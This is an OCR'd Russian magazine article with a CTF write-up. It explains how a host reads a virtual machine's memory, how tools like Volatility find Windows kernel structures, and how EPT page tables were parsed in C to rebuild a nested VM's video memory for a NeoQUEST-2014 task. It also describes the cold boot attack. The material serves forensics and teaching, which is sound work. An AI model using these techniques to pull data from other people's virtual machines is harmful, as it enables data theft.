Коммерческие средства виртуализации для домашних компьютеров используются не только для декларируемых поставщиками целей: обеспечения совместимости программного обеспечения, запуска обеспечения совместной работы Windows, Linux и других операционных систем на одном компьютере, упрощения отладки и тестирования программ... Кроме этого, многие используют их для защиты своих данных от возможных угроз. Например, Windows внутри виртуальной машины может служить хорошим средством для безопасного серфинга по Сети, ведь любая уязвимость браузера или ОС, которой может воспользоваться нарушитель для атаки системы, не сможет повредить хостовой системе благодаря изоляции виртуальной машины. Такой сценарий выглядит действительно разумным, даже при том, что и сами средства виртуализации не лишены недостатков и так же, как и любая программа, обладают уязвимостями. Например, в 2011 году на конференции Black Hat Нельсон Элхидж (Nelson Elhage) продемонстрировал уязвимость в Linux KVM, позволяющую нарушителю выйти за пределы виртуальной машины и выполнить код на хостовой системе с самыми высокими привилегиями. Впрочем, количество таких уязвимостей значительно меньше великого множества уязвимостей операционных систем и браузеров.

Если рассматривать вопросы защиты виртуальной машины от атак со стороны хостовой, то в этом случае не все так однозначно. Хостовая система по умолчанию обладает более высокими привилегиями, чем гостевая, к тому же с точки зрения технологии виртуализации монитор виртуальных машин имеет доступ ко всем ресурсам всех виртуальных машин. Поэтому атаки, связанные с кражей информации из виртуальной машины, вполне реальны. Однако не все так просто, как кажется на первый взгляд.

ВИРТУАЛИЗАЦИЯ РЕСУРСОВ

Технологии Intel-VT и AMD-V расширили 32- (Protected Mode) и 64- (Long Mode) битные режимы работы процессора новыми инструкциями и регистрами, которые позволяют запускать виртуальные машины. Возможностью запуска виртуальных машин и полным доступом к данным виртуальных машин обладает только нулевое кольцо защиты в Protected Mode и Long Mode, что соответствует привычному ядру операционной системы. Это означает, что в случае использования VMware Workstation полным доступом к ресурсам виртуальных машин обладает только ядро Windows или Linux, в то время как привычный веб-браузер доступа к виртуальным машинам не имеет. Впрочем, для работы виртуальных машин одной технологии Intel-VT или AMD-V мало: чтобы обеспечить работу полноценной операционной системы внутри виртуальной машины, хостовая система должна предоставить эмуляцию работы значительного количества различных устройств. В большинстве средств виртуализации, от домашних до серверных, эмуляторы устройств для каждой виртуальной машины работают внутри обычных процессов хостовой операционной системы (например, для VMware это vmware-vmx.exe).

Привилегии этих процессов, в свою очередь, зависят от конкретного средства виртуализации и варьируются от привилегий текущего пользователя системы до прав администратора. Эмуляторы требуют доступа к ресурсам виртуальной машины, поэтому процессу с эмуляторами доступны ресурсы самой виртуальной машины.

Нужно четко разделить понятия ресурсов гостевой операционной системы и ресурсов виртуальной машины. Поскольку технология виртуализации создавалась для того, чтобы запускать внутри виртуальных машин любые операционные системы, то ресурсами виртуальной машины являются регистры виртуального процессора (кстати, немаленький такой список из нескольких десятков, включающий дескрипторы сегментов и управляющие регистры), оперативная память, видеопамять и пространство портов ввода-вывода, а также образ виртуальных носителей информации (например, жестких дисков). В свою очередь, к ресурсам гостевой операционной системы, работающей внутри виртуальной машины, можно отнести процессы, файлы и другие объекты.

Нарушителя чаще всего интересуют именно ресурсы операционной системы, поэтому для совершения атаки с кражей данных ему потребуется преобразовывать ресурсы виртуальной машины в ресурсы гостевой операционной системы. Например, файлы необходимо собирать по секторам, используя формат файловой системы, а адресное пространство процесса внутри гостевой — по страничке, используя таблицы трансляции адресов. Для прохождения задания NeoQUEST участникам нужно было как раз из файла с дампом памяти получить видеопамять гостевой операционной системы.

ВИРТУАЛЬНЫЙ АНАЛИЗ

Для получения ресурсов гостевой системы из ресурсов виртуальной машины можно:

1. Использовать специальный API от производителей средств виртуализации.
2. Анализировать оперативную и видеопамять виртуальной машины.

Средства виртуализации нередко устанавливают внутрь гостевых операционных систем дополнительные драйверы (например, VMware Tools), обеспечивающие взаимодействие хостовой и гостевой систем. Пользователь хостовой системы часто даже может воспользоваться API для доступа к некоторым ресурсам гостевой операционной системы. Но API доступны далеко не для всех средств виртуализации, и их функциональность весьма ограничена.

Оперативная же память виртуальных машин доступна для любого средства виртуализации. Доступ к ней можно напрямую получить как из ядра хостовой системы, так и из процессов с эмуляторами устройств. К тому же любая современная операционная система хорошо структурирует свои данные в оперативной памяти, поэтому они доступны для анализа.

А КАКИЕ МИКРОСКОПЫ ИСПОЛЬЗОВАТЬ?

К счастью, существует уже ряд проектов, которые анализируют дампы оперативной памяти, выявляя в них системные структуры Windows и Linux, в результате получая немало информации об этих системах. Можно выделить проект CMAT (bit.ly/1nBO5DN) и Volatility Framework (bit.ly/1krXQBP). Эти проекты, помимо того что обладают открытыми исходными кодами, выполняют глубокий анализ дампов оперативной памяти и позволяют получить доступ к множеству ресурсов системы Windows. Они анализируют дампы с использованием множества алгоритмов и эвристик, производя поиск сигнатур в памяти. Например, для определения операционной системы по дампу памяти CMAT применяет несколько разных способов:

1. Поиск определенной сигнатуры KDBG, присутствующей во всех ядрах Windows.
2. Поиск PEB и проверка связности списка загруженных модулей.

Первое, что пытаются сделать и CMAT, и Volatility Framework, — это получить значение физического адреса корневой таблицы, использующейся в преобразовании виртуальных адресов внутри виртуальной машины в физические адреса. В противном случае анализировать дамп не удастся, поскольку все ресурсы в дампе используют виртуальные адреса, а смещения в дампе оперативной памяти всегда соответствуют физическим адресам. Современные операционные системы могут использовать три различные структуры виртуальной памяти: обычную двухуровневую, трехуровневую PAE и четырехуровневую PML4 для 64-битных систем. Все это нужно учитывать при анализе дампа памяти, что успешно делают CMAT и Volatility Framework.

Как ты уже понял, анализ дампа оперативной памяти достаточно нетривиальное занятие. Сами дампы можно полу-



Алексей Никольский (старший преподаватель кафедры ИБКС СПбГПУ, разработчик NeoQUEST)



Андрей Никитин (разработчик NeoQUEST)




Рис. 1. **Ресурсы виртуальной машины и гостевой ОС**





Рис. 2. **Отображение ресурсов виртуальной машины в ресурсы гостевой ОС**



чить несколькими способами: помимо полного дампа от BSOD можно использовать Cold boot attack. Атака широко известна как способ взлома шифрования BitLocker и заключается в том, что планки оперативной памяти работающего компьютера заливаются жидким азотом (он позволяет сохранить данные оперативной памяти на планках DIMM на время от нескольких минут до нескольких часов при выключенном питании), затем аккуратно перемещаются в другой компьютер, с которого осуществляется чтение остаточной информации и получение дампа. В нашем случае все гораздо проще — это чтение физической памяти виртуальной машины, что можно выполнить из хостовой системы. Например, VMware для каждой запущенной виртуальной машины в папке с `xxx.vmx` файлом создает файл `yyy.vmem`, который является Memory Mapped и содержит полностью (байт в байт) образ оперативной памяти виртуальной машины.

Рис. 3. Оперативная память с двумя ОС одновременно


Рис. 4. Преобразование виртуального адреса гостевой ОС в смещение в файле дампа оперативной памяти хоста


ВИРТУАЛЬНАЯ ПАМЯТЬ

В простейшем случае память, подвергающаяся анализу, полностью принадлежит одной операционной системе, и сигнатурный метод поиска успешно обнаружит структуры этой системы.

Если же присутствует вторая ОС, виртуализованная (то есть ВМ, запущенная внутри ВМ), то физическая память разделяется между ними и содержит память двух ОС одновременно. А если версии ОС совпадают, то при анализе будут обнаруживаться дубликаты структур памяти и будет полная путаница в виртуальных адресах.

Эти обстоятельства сильно затрудняют поиск структур данных. Кроме того, для использования указателей недостаточно знать таблицу страниц гостевой ОС, поскольку полученный по ней физический адрес подлежит еще одному преобразо-





ванию с использованием EPT (Extended Page Tables). Поэтому, прежде чем анализировать дамп памяти, необходимо найти управляющую структуру для виртуальной машины, получить из нее указатель на EPT и объединить страницы физической памяти, принадлежащие гостевой ОС, для отдельного их анализа.

После того как с адресными пространствами и преобразованием разобрались, необходимо анализировать структуры ядра. Информацию о структурах можно получить из нескольких источников, среди которых заголовочные файлы Windows SDK и PDB-файлы. В заголовочных файлах SDK описаны, как правило, структуры, не меняющиеся от версии к версии. В отличие от них PDB-файлы содержат символьную информацию, предназначенную для одной определенной версии Windows. Между структурами разных версий Windows могут

Рис. 5. **Структуры в памяти Windows, которые используются для анализа**

Рис. 6. **Схема задания NeoQUEST**

быть различия, поэтому для анализа необходимо также узнать версию. PDB-файлы содержат информацию о типе и имени полей, их размере и смещениях внутри структуры.

КАК CMAT И VOLATILITY РАСПУТЫВАЮТ ПАУТИНУ WINDOWS


Рассмотрим один из самых простых методов анализа, реализованных в утилитах CMAT и Volatility: поиск структуры данных ядра Windows `KDDEBUGGER_DATA64`. Структура `KDDEBUGGER_DATA64` предназначена для использования отладчиком уровня ядра и включает значения, знание которых может помочь в идентификации версии Windows и дальнейшем анализе. Описание структуры содержится в заголовочном файле `wdbgexts.h` из Windows SDK. Отличительная ее особенность — она не меняется в различных версиях ОС. Это сделано для того, чтобы избавиться от необходимости иметь различные версии отладчика WinDbg. Определение данной структуры в памяти позволяет сделать вывод о наличии запущенной ОС Windows в момент снятия дампа памяти. После этого можно анализировать память на наличие прочих структур, специфичных для Windows.

Структура имеет достаточно большое число полей, однако для ее определения необходимы лишь некоторые находящиеся в начале. Так, первым элементом структуры является другая структура — `DBGKD_DEBUG_DATA_HEADER64`, которая, в свою очередь, содержит метку владельца блока данных и его размер. Блок, предназначенный для WinDbg и присутствующий всегда, обладает меткой `KDBG`. Это значение можно использовать как сигнатуру для поиска структуры. Для повышения точности в случае возникновения проблем определения правильной структуры можно применять дополнительную проверку следующего поля структуры — размера блока данных. По описанию в заголовочном файле можно определить ее размер и сравнивать с размером кандидата. После определения структуры `KDDEBUGGER_DATA64` необходимо найти структуру `DBGKD_GET_VERSION64` для получения версии. Эти две структуры всегда находятся рядом в памяти, поэтому для поиска второй структуры нужно проверить лишь небольшой участок около найденной, например одну страницу. `DBGKD_GET_VERSION64` не имеет постоянной сигнатуры, однако дублирует значения полей `KernBase` и `PsLoadedModuleList` структуры `KDDEBUGGER_DATA64`, поэтому сигнатура может быть составлена в процессе анализа. Еще одной частью анализа является определение значения регистра `CR3`, которое реализуется с помощью перебора всех страниц памяти и попыток преобразования некоторых адресов: например, из `KDDEBUGGER_DATA64` узнаем адрес базы ядра, а затем выполняем проверку наличия корректного PE-образа по полученному адресу. Однако в Windows таблицы страниц могут мапить сами себя, поэтому такую структуру в памяти можно найти достаточно быстро.

После определения всех перечисленных выше данных можно однозначно определить набор символов для найденной версии Windows путем просмотра секции отладки PE-образа ядра или же с использованием полученного номера версии.

ЧТО У НАС ПОД МИКРОСКОПОМ?

Чтобы не быть голословными, давай рассмотрим все сказанное на практике. Для примера возьмем одно из заданий недавно прошедшего NeoQUEST-2014, которое называлось «Отмороженный компьютер». Участникам нужно было найти ключ (ответ на задание) в дампе оперативной памяти, полученном путем простого копирования файла `xxx.vmem` от запущенной и настроенной заранее виртуальной машины. Сложность заключалась в том, что внутри виртуальной машины VMware, от которой и предоставлялся дамп, была создана и запущена другая виртуальная машина под управлением VirtualBox. Причем обе виртуалки были под управлением одинаковых версий Windows 7, поэтому в дампе памяти присутствовало одновременно две операционные системы, чьи страницы памяти были сильно разбросаны по дампу. Вот и попробуй найди в этой паутине нужный ключ… Еще одной особенностью задания было то, что ключ был только в виде графического изображения в видеопамяти виртуальной машины VirtualBox. Поэтому для решения участникам необходимо было восстановить видеопамять этой виртуалки.



WARNING

Информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ТО, ЧТО ОСТАЛОСЬ ПОСЛЕ БУРИ

Путей прохождения могло быть несколько, мы приведем решение с получением видеопамяти виртуальной машины VirtualBox и формированием из нее картинки с использованием маппинга видеопамяти в физическую память виртуальной машины VMware.

Шаг 1. Получаем все читаемые строки из дампа памяти виртуальной машины VMware при помощи утилиты strings.exe. Файл со строками получается внушительным: 196 Мб.

Можно было вместо strings.exe использовать CMAT или Volatility Framework. Интересно отметить, что при использовании CMAT на выданном участникам дампе программа отказывалась нормально работать, в то время как Volatility Framework успешно справлялся со своей работой и находил сразу две операционные системы.

Шаг 2. Узнаем, что запущена виртуальная машина VirtualBox, и получаем кусок лога от ее запуска с более подробной и необходимой нам информацией.

```
:2013122720131228: komsomol@file:///C:/Users/↵
  komsomol/VirtualBox%20VMs/KP-2/Logs/VBox.log
00:00:02.305000
00:00:02.305001 [/DBGF/] (level 1)
00:00:02.305002   Path <string>   = "C:\Users\↵
  komsomol\VirtualBox VMs\KP-2/debug/;C:\Users\↵
  komsomol\VirtualBox VMs\KP-2/;C:\Users\komsomol/" ↵
  (cb=103)
00:00:02.897225 HWACCM: TPR shadow physaddr = ↵
  000000003dd5f000
00:00:02.897227 HWACCM: VCPU0: MSR bitmap ↵
  physaddr = 000000003dd67000
00:00:02.897229 HWACCM: VCPU0: VMCS physaddr  ↵
  = 000000003dd65000
00:00:02.897653 CPUMSetGuestCpuIdFeature: ↵
  Enabled sysenter/exit
00:00:02.897655 HWACCM: 32-bit guests supported.
00:00:02.897656 HWACCM: VMX enabled!
00:00:02.897656 HWACCM: Enabled nested paging
00:00:02.897658 HWACCM: EPT root page  ↵
  = 000000003dd8b000
```

Из лога узнаем, что включена аппаратная виртуализация и аппаратная поддержка таблиц страниц nested paging. Последнее означает, что VirtualBox настраивает таблицы EPT, которые используются затем процессором для преобразования физических адресов виртуальной машины в физические адреса хостовой машины. В нашем случае физические адреса виртуальной машины VirtualBox в смещения в файле дампа памяти. Чтобы узнать побольше про формат EPT (и про то, что он соответствует PML4), нужно почитать мануал процессора.




Рис. 7. Две схемы маппинга для видеопамяти в задании

Адрес корневой таблицы виден в логе и равен 3dd8b000. Как и в любых таблицах трансляций, в ней используются исключительно физические адреса, которые соответствуют абсолютным смещениям в файле дампа, поэтому осталось прочитать видеопамять, которая также расположена в физическом адресном пространстве виртуальной машины VirtualBox и маппится при помощи EPT.

Эмуляторы устройства VGA используют хостовую оперативную память для имитации видеопамяти виртуальной машины, а для непосредственного рисования картинки на экран просто периодически копируют область оперативной памяти в хостовую видеопамять — в точности как работает классический алгоритм двойной буферизации, использующийся во многих графических движках.

Шаг 3. Узнаем физический адрес видеопамяти для виртуальной машины VirtualBox. В дампе его нет, поэтому, чтобы его узнать, достаточно запустить VirtualBox у себя на компьютере и посмотреть во вкладке ресурсов видеоадаптера значение:

```
00:00:02.305353  VRamSize  <integer> = ↵
0x0000000001000000 (16 777 216, 16 MB)
```

Шаг 4. Определяем формат и размер видеоизображения. В видеопамяти графические данные хранятся в определенном формате, который схож с обычным BMP-форматом: последовательно байты RGBXRGBX... на каждый пиксель по три или четыре байта. Разрешение экрана и битность узнаем из лога:




Рис. 8. Карта физической памяти для виртуальной машины с указанием LFB и его форматом

```
00:01:14.565973 Display::handleDisplayResize(): ↩
uScreenId = 0, pvVRAM=065c0000 w=800 h=600 ↩
bpp=32 cbLine=0xC80, flags=0x1
```

Шаг 5. Теперь нужно написать программу, которая прочитает из дампа только видеопамять. Для этого она должна разбирать таблицы страниц в заданном диапазоне (начиная с физического адреса `0xE0000000` и длиной, равной размеру картинки, — 800 × 600 × 4). Физический адрес соответствует адресу Linear Frame Buffer (LFB), взятому из ресурсов видеокарты, которые репортуют PCI- и VBE-расширения.

ТО, ЧТО МОЖНО СДЕЛАТЬ САМОМУ

Полностью рассматривать код программы не будем, вместо этого сосредоточимся на основных функциях. Первая функция преобразует физический адрес виртуальной машины (GPA — Guest Physical Address) в физический адрес хостовой системы (HPA — Host Physical Address).

```
DWORD TranslateGPA2HPA( DWORD gpa )
{
    vmxGuestPysicalAddress addr;
    addr.Value = gpa;
    vmxEPTP eptp;
    eptp.Value = EPT_base;
    DWORD64 pml4_base = (eptp.PML4ShiftedAddr << 12);
    vmxEptPML4Entry pml4_ent;
    pml4_ent.Value = DumpRead64(pml4_base + 8 * ↩
      addr.eptPML4EntryOffset);
    DWORD64 pdpt_base = (pml4_ent.↩
      eptPDPTShiftedAddr << 12);
    vmxEptPDPTEntry pdpt_ent;
    pdpt_ent.Value = DumpRead64(pdpt_base + 8 * ↩
      addr.eptPDPTEntryOffset);
    DWORD64 pd_base = (pdpt_ent.↩
      eptrfPDShiftedAddr << 12);
    vmxEptPDEntry pd_ent;
    pd_ent.Value = DumpRead64(pd_base + 8 * ↩
      addr.eptPDEntryOffset);
    DWORD64 pt_base = (pd_ent.eptrfPTShiftedAddr ↩
      << 12);
    vmxEptPTEntry pt_ent;
    pt_ent.Value = DumpRead64(pt_base + 8 * ↩
      addr.eptPTEntryOffset);
    return (pt_ent.Shifted4KPageAddr << 12) | ↩
      addr.eptByteOffset;
}
```

Следующая функция читает из файла (который выдавался в задании) данные виртуальной машины, используя предыдущую функцию.

```
void ReadPage(void *data, DWORD gpa)
{
    DWORD offset = TranslateGPA2HPA(gpa & ↩
      (~0xFFF));
    fseek(g_fdump, offset, SEEK_SET);
    fread(data, 4096, 1, g_fdump);
}
```

Последняя из рассматриваемых функций читает видеопамять виртуальной машины и создает из нее файл BMP с картинкой.

```
HBITMAP ReadVideoMemory( DWORD width, DWORD ↩
height, DWORD bpp )
{
    DWORD size = ((width * height * (bpp / 8) / ↩
      4096) + 1) * 4096;
    char *bmp = (char *)malloc(size);
    for (int i = 0; i < size; i+=4096)
    {
        ReadPage(bmp + i, 0xE0000000 + i);
    }
    return CreateBitmap(width, height, 1, 32, bmp);
}
```

9

63 62 61 60 59 58 57 56 55 54 53 52 51		M[1]	M-1		32 31 30 29 28 27 26 25 24 23 22 21 20 19 18 17 16 15 14 13 12	11	10	9	8	7	6 5 4 3	2	1	0
	Reserved		Address of EPT PML4 table		Rsvd.				A/D	EPT PWL-1	EPT PS MT			EPTP[2]
	Ignored	Rsvd.	Address of EPT page-directory-pointer table		Ign.		A	Reserved			X	W	R	PML4E: present
SVE[3]	Ignored										0	0	0	PML4E: not present
SVE	Ignored	Rsvd.	Physical address of 1GB page	Reserved	Ign.	D	A	1	IPAT	EPT MT	X	W	R	PDPTE: 1GB page
	Ignored	Rsvd.	Address of EPT page directory		Ign.		A	0	Rsvd.		X	W	R	PDPTE: page directory
SVE	Ignored										0	0	0	PDTPE: not present
SVE	Ignored	Rsvd.	Physical address of 2MB page	Reserved	Ign.	D	A	1	IPAT	EPT MT	X	W	R	PDE: 2MB page
	Ignored	Rsvd.	Address of EPT page table		Ign.		A	0	Rsvd.		X	W	R	PDE: page table
SVE	Ignored										0	0	0	PDE: not present
SVE	Ignored	Rsvd.	Physical address of 4KB page		Ign.	D	A	Ign	IPAT	EPT MT	X	W	R	PTE: 4KB page
SVE	Ignored										0	0	0	PTE: not present

10




Рис. 9. Форматы структур процессора из официального мануала Intel

Рис. 10. Восстановленная картинка с ключом

